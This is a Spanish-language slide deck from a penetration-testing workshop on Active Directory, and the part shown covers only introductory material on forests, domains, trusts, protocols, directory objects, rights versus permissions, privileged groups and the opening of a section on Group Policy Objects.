



Penetration Testing in Active Directory Environments I

–

Workshop

Índice

1.	Introducción a Directorio Activo	5
2.	Objetos y elementos de un Directorio Activo	12
3.	Introducción a PowerShell	29
4.	Kerberos	41
5.	Enumeración en AD	58
6.	Vulnerabilidades clásicas de AD	70
7.	Técnicas Nativas de Movimiento Lateral	91


A blurred background image showing a desk setup. In the upper right, there is a potted plant with long, thin leaves. Below it, on the right side, a pen is visible. The overall scene is out of focus, serving as a backdrop for the text.

1.

Introducción a Active Directory

¿Qué es un Directorio Activo?


- La arquitectura de Directorio Activo fue introducida por primera vez en los servidores Windows 2000 y ha ido evolucionando a lo largo del tiempo con la introducción de nuevas capacidades.
- Un directorio es una estructura jerárquica que almacena información sobre los distintos elementos que conforman una red.
- Un servicio del Directorio Activo proporciona las características para almacenar datos y facilitar su disposición al resto de usuarios de la red.
 - Ej., la información de las cuentas de los usuarios está accesible para cualquier usuario perteneciente a la misma red.



¿Qué es un Directorio Activo?



Los elementos encargados de desplegar las funcionalidades de un Directorio Activo son los controladores de Dominio, es decir, equipos con sistema operativo Windows Server.

Un **controlador de dominio** almacena una porción del Dominio en el que se encuentra, además de una parte del Esquema del Directorio (objetos y atributos que almacenan los datos del Dominio) y de la configuración del bosque al que pertenece.



Modelo Lógico de un Directorio Activo


- Una estructura de Directorio Activo no sigue el concepto de *Maestro/Esclavo*. Microsoft denomina esta característica como *replicación multimaestro*. En pocas palabras, dos Controladores de Dominio (DC) al mismo nivel pueden desempeñar todas las funciones necesarias para garantizar la estabilidad del entorno.
- AD permite a los administradores organizar los elementos de una red en una estructura jerárquica:
 - **Bosque:** Es el contenedor de nivel superior. Representan conjuntos de dominios que comparten estructura lógica, esquema del directorio y catálogo global.
 - Ej: fantasy.local y contoso.local formarían un bosque
 - **Dominio:** Es un conjunto de objetos lógicos que comparten misma configuración de administración, seguridad y replicación.
 - Ej: fantasy.local.
 - **Árboles:** Conjunto de subdominios de un mismo dominio.
 - Ej: fantasy.local y mega.fantasy.local son árboles de un mismo dominio.
 - **Unidad Organizativa (OU):** Se utilizan para agrupar objetos dentro de un dominio con fines administrativos, como directivas de grupo (GPO) o delegación de permisos (ACLs)



Confianzas en un Directorio Activo

Para que los elementos de un dominio puedan interactuar unos con otros, es necesario establecer una relación de confianza entre ellos. Esta relación puede ser bidireccional o unidireccional.

- **Forest Trust:** Confianza existente entre bosques. Puede ser una confianza en ambos sentidos o solo en uno. Transitiva.
- **External Trust:** Garantiza el acceso a recursos ajenos al bosque y que no disponen de una confianza de bosque. Puede ser en ambos sentidos o en uno. No transitiva.
- **Realm Trust:** Confianza existente entre dominios Windows y dominios que no dispongan de protocolo Kerberos, es decir, todos aquellos que no pertenezcan a la familia Microsoft. Puede ser bidireccional y transitiva o no transitiva.
- **Enlace directo:** Confianza existente para evitar saltos entre bosques. Útil cuando se necesita confianza entre dos dominios de bosques diferentes. Bidireccional y transitiva.



Protocolos en un Directorio Activo

Al tratarse de una red que facilita la comunicación entre los elementos que la conforman, un Directorio Activo hace uso de una serie de protocolos por defecto.

- **DHCP (Dynamic Host Configuración Protocol):** Protocolo de red tipo cliente/servidor encargado de asignar de manera dinámica direccionamiento de red (IP y otros parámetros) a cada dispositivo conectado para permitir la comunicación con otros elementos de la red.
- **DNS (Domain Name System):** Protocolo de red encargado de resolver los nombres de dominio para obtener su IP.
- **NTP (Network Time Protocol):** Protocolo de red encargado de la sincronización de relojes. Permite disponer de un servicio de tiempo distribuido.
- **LDAP (Lightweight Directorio Access Protocol):** Conjunto de protocolos utilizados para acceder a la información almacenada de forma centralizada en una red.
- **Kerberos:** Protocolo de autenticación que garantiza que dos equipos dentro de una misma red puedan autenticarse mutuamente.
- **NTLM:** Protocolo de autenticación para aplicaciones *legacy*. Es el recomendado por defecto por Microsoft.



Referencias

1. [Servicios de Directorio Activo](#)
2. [Replicación Multimaestra](#)
3. [Modelo Lógico de AD](#)
4. [Entendiendo las confianzas en Directorio Activo](#)
5. [Autenticación Kerberos](#)
6. [La guía por excelencia de seguridad en Directorio Activo](#)



2.

Objetos y Elementos de un AD

Objetos de un AD

Los objetos de un Directorio Activo son elementos que representan recursos que están presentes en la red del propio directorio. Cada objeto está formado por un conjunto de datos.

Un objeto puede ser un simple elemento como un usuario o un elemento más complejo como un equipo o una impresora.

El conjunto de datos atribuidos a cada objeto viene predefinido por el esquema del Directorio Activo. Dicho esquema es una plantilla que describe las reglas sobre el tipo de objetos que pueden almacenarse en el AD, así como, los atributos asociados a cada objeto.

En otras palabras, define el esqueleto que debe tener cada elemento que se ubica en el Directorio. Por ejemplo, un usuario debe contener:

- CommonName
- Distinguished Name
- Email
- Given Name
- ...

Propiedades: enoether

Marcado Entorno Sesiones Control remoto

Perfil de Servicios de Escritorio remoto COM+

General Dirección Cuenta Perfil Teléfonos Organización Miembro de

enoether

Nombre de pila: Emmyl Iniciales:

Apellidos: Noether

Nombre para mostrar:

Descripción:

Oficina:

Número de teléfono: Otros...

Correo electrónico:

Página web: Otros...

Aceptar Cancelar Aplicar Ayuda


Tipos de Objetos

Dentro de un Directorio Activo existen dos tipos de objetos:


- **Container Objects:** También llamadas objetos contenedor, como bien dice su nombre, son objetos que pueden contener otros objetos en su interior. Un ejemplo de este tipo de objetos son las unidades organizativas (OU) y los grupos.
- **Leaf Objects:** Son todos aquellos objetos del Directorio que no pueden contener otros objetos como los usuarios, los equipos, las impresoras, etc.

En total, podemos afirmar que existen varios tipos de objetos en un Directorio Activo entre los que podemos destacar:

- Usuarios
- Impresoras
- Equipos
- Carpetas Compartidas
- Grupos y OU
- Dominio y Controladores de Dominio,



Usuarios y equipos de Active Directory	Nombre	Tipo
Consultas guardadas	Builtin	builtinDomain
math.cult	Computers	Contenedor
Builtin	Domain Controllers	Unidad organizativa
Computers	ForeignSecurityPrincipals	Contenedor
Domain Controllers	Managed Service Accounts	Contenedor
ForeignSecurityPrincipals	Users	Contenedor
Managed Service Accounts	ImasD	Grupo de seguridad - Global
Users	Marketing	Grupo de seguridad - Global



Objeto	Seguridad	Entorno	Sesiones	Control remoto
General	Dirección	Cuenta	Perfil	Teléfonos
Certificados publicados	Miembro de	Replicación de contraseñas	Organización	Marcado
Perfil de Servicios de Escritorio remoto	COM+	Editor de atributos		

Atributo	Valor
o	<no establecido>
objectCategory	CN=Person,CN=Schema,CN=Configuration,I
objectClass	top; person; organizationalPerson; user
objectGUID	8fa2b8a4-7337-4d9e-a051-67f968a8542b
objectSid	S-1-5-21-689709431-1785828550-56701371
objectVersion	<no establecido>
operatorCount	<no establecido>
otherFacsimileTeleph...	<no establecido>

2.1

Privilegios vs Permisos

Privilegios vs Permisos

Dentro de un Directorio Activo, las relaciones entre los diferentes objetos vendrán dadas por privilegios, permisos o derechos que posean unos frente a otros.

- Privilegios (*Rights and privileges*) – Son competencias asignadas a los objetos del AD para poder desempeñar una función. Normalmente, suelen ser asignados mediante GPOs y se suele denominar como *rights* o *user rights*.
- Permisos (*Permissions*) – Son controles de acceso aplicados sobre objetos securizables como el sistema de ficheros, el registro, servicios y, como no, objetos del AD. Estos permisos suelen ser asignados mediante ACEs listados en las ACLs del objeto.

Table B-1: User Rights and Privileges

User Right in Group Policy	Name of Constant
Access Credential Manager as a trusted caller	SeTrustedCredManAccessPrivilege
Access this computer from the network	SeNetworkLogonRight
Act as part of the operating system	SeTcbPrivilege
Add workstations to domain	SeMachineAccountPrivilege
Adjust memory quotas for a process	SeIncreaseQuotaPrivilege
Allow log on locally	SeInteractiveLogonRight




Permisos

Auditoría

Acceso efectivo

Para obtener información adicional, haga doble clic en una entrada de permiso. Para modificar una entrada de permiso, seleccione la entrada y haga clic en Editar (si está disponible).

Entradas de permiso:

Tipo	Entidad de seguridad	Acceso	Heredada de	Se aplica a
 Permitir	SYSTEM	Control total	C:\Users\Jorge\	Esta carpeta, subcarpetas y archiv...
 Permitir	Administradores (MAC-DE-RUPE...	Control total	C:\Users\Jorge\	Esta carpeta, subcarpetas y archiv...
 Permitir	Jorge (MAC-DE-RUPERTO\Jorge)	Control total	C:\Users\Jorge\	Esta carpeta, subcarpetas y archiv...

2.2


Grupos Privilegiados

Grupos Privilegiados


Las cuentas y los grupos privilegiados dentro de un Directorio Activo son aquellos objetos que poseen privilegios y permisos que les permiten realizar casi cualquier acción dentro de este entorno y sobre los sistemas unidos al mismo. Por defecto, existen tres grupos (*built-in*) que poseen los mayores privilegios dentro del directorio:

- **Enterprise Admins (EA)** – Existe un único grupo con este nombre en cada bosque, siendo miembro del grupo *Administrators* de todos los dominios del bosque. Por defecto, no tiene permisos sobre equipos o miembros de servidores.
- **Domain Admins (DA)** – Existe este grupo por cada dominio de un bosque. Es miembro del grupo *Administrators* y, además, es miembro del grupo de Administradores locales de todos los equipos del dominio.
- **Administrators (BA)** – Es un grupo local de dominio que contiene a los grupos de dominio EA y DA. Posee permisos sobre el directorio y, directamente, sobre los controladores de dominio. Por defecto, no tiene permisos sobre equipos o miembros de servidores.

Cabe destacar que, cualquier permiso asignado al grupo *Administrators* será heredado por los *Domain Admins* y los *Enterprise Admins*.



Nombre	Tipo
Administrador	Usuario
Administradores clave	Grupo de seguridad - Global
Administradores clave de la organización	Grupo de seguridad - Universal
Administradores de empresas	Grupo de seguridad - Universal
Administradores de esquema	Grupo de seguridad - Universal
Admins. del dominio	Grupo de seguridad - Global
Controladores de dominio	Grupo de seguridad - Global
Controladores de dominio clonables	Grupo de seguridad - Global
Controladores de dominio de sólo lectura	Grupo de seguridad - Global
DnsAdmins	Grupo de seguridad - Dominio local
DnsUpdateProxy	Grupo de seguridad - Global
Enterprise Domain Controllers de sólo le...	Grupo de seguridad - Universal
Equipos del dominio	Grupo de seguridad - Global
Grupo de replicación de contraseña RO...	Grupo de seguridad - Dominio local



Nombre	Tipo
Acceso compatible ...	Grupo de seguridad - Dominio local
Acceso DCOM a Se...	Grupo de seguridad - Dominio local
Administradores	Grupo de seguridad - Dominio local

Propiedades: Administradores		
Objeto	Seguridad	Editor de
General	Miembros	Miembro de
Miembros:		
Nombre	Carpeta de los Servicios de d...	
Administrador	/Users	
Administradores de empresas	/Users	
Admins. del dominio	/Users	

Grupos Privilegiados

Por otro lado, existen una serie de grupos ajenos a los tres anteriores que poseen una serie de privilegios que les permiten realizar tareas administrativas específicas como, por ejemplo:

- **Schema Admins (SA)** – Es un grupo transversal para todos los dominios de un mismo bosque cuyo único usuario por defecto es la cuenta de *Administrator* del dominio.
- **Account Operators** – Miembros de este grupo pueden administrar grupos y usuarios del dominio.
- **Backup Operators** – Miembros de este grupo pueden evadir las restricciones de seguridad para realizar copias de seguridad o restaurar ficheros.
- **Administrador local** – Usuario administrador local de cada máquina del dominio.
- **Grupo de administradores locales** – Grupo de administradores locales de cada máquina del dominio.
- **DNS Admins** – Miembros de este grupo tienen acceso de administrador al servicio de DNS,

Usuarios y equipos de Active Directory	Nombre	Tipo
Consultas guardadas		
Builtin		
Computers		
Domain Controllers		
ForeignSecurityPrincipals		
Keys		
LostAndFound		
Managed Service Accounts		
Program Data		
System		
Users		
NTDS Quotas		
TPM Devices		
	Acceso compatible con versiones anteriores ...	Grupo de seguridad - Dominio local
	Acceso DCOM a Serv. de certif.	Grupo de seguridad - Dominio local
	Administradores	Grupo de seguridad - Dominio local
	Administradores de Hyper-V	Grupo de seguridad - Dominio local
	Creadores de confianza de bosque de entrada	Grupo de seguridad - Dominio local
	Duplicadores	Grupo de seguridad - Dominio local
	Grupo de acceso de autorización de Windows	Grupo de seguridad - Dominio local
	IIS_IUSRS	Grupo de seguridad - Dominio local
	Invitados	Grupo de seguridad - Dominio local
	Lectores del registro de eventos	Grupo de seguridad - Dominio local
	Operadores criptográficos	Grupo de seguridad - Dominio local
	Operadores de asistencia de control de acceso	Grupo de seguridad - Dominio local
	Operadores de configuración de red	Grupo de seguridad - Dominio local
	Operadores de copia de seguridad	Grupo de seguridad - Dominio local
	Ops. de cuentas	Grupo de seguridad - Dominio local

Usuarios y equipos de Active Directory	Nombre	Tipo
Consultas guardadas		
Builtin		
Computers		
Domain Controllers		
ForeignSecurityPrincipals		
Keys		
LostAndFound		
Managed Service Accounts		
Program Data		
System		
Users		
NTDS Quotas		
TPM Devices		
	Administrador	Usuario
	Administradores clave	Grupo de seguridad - Global
	Administradores clave de la organización	Grupo de seguridad - Universal
	Administradores de empresas	Grupo de seguridad - Universal
	Administradores de esquema	Grupo de seguridad - Universal
	Admins. del dominio	Grupo de seguridad - Global
	Controladores de dominio	Grupo de seguridad - Global
	Controladores de dominio clonables	Grupo de seguridad - Global
	Controladores de dominio de sólo lectura	Grupo de seguridad - Global
	DnsAdmins	Grupo de seguridad - Dominio local
	DnsUpdateProxy	Grupo de seguridad - Global
	Enterprise Domain Controllers de sólo le...	Grupo de seguridad - Universal
	Equipos del dominio	Grupo de seguridad - Global

2.3



Group Policy Objects

Group Policy Objects

Una GPO (Group Policy Object) es una colección virtual de configuraciones de políticas con el objetivo de definir la configuración o el comportamiento de usuarios o equipos. Las GPOs tienen nombre y GUID único.

Existen tres tipos de GPOs:

- **GPOs locales:** políticas que solo aplican al equipo o usuario local. Este tipo de GPOs son las que existen por defecto en cualquier entorno Windows.
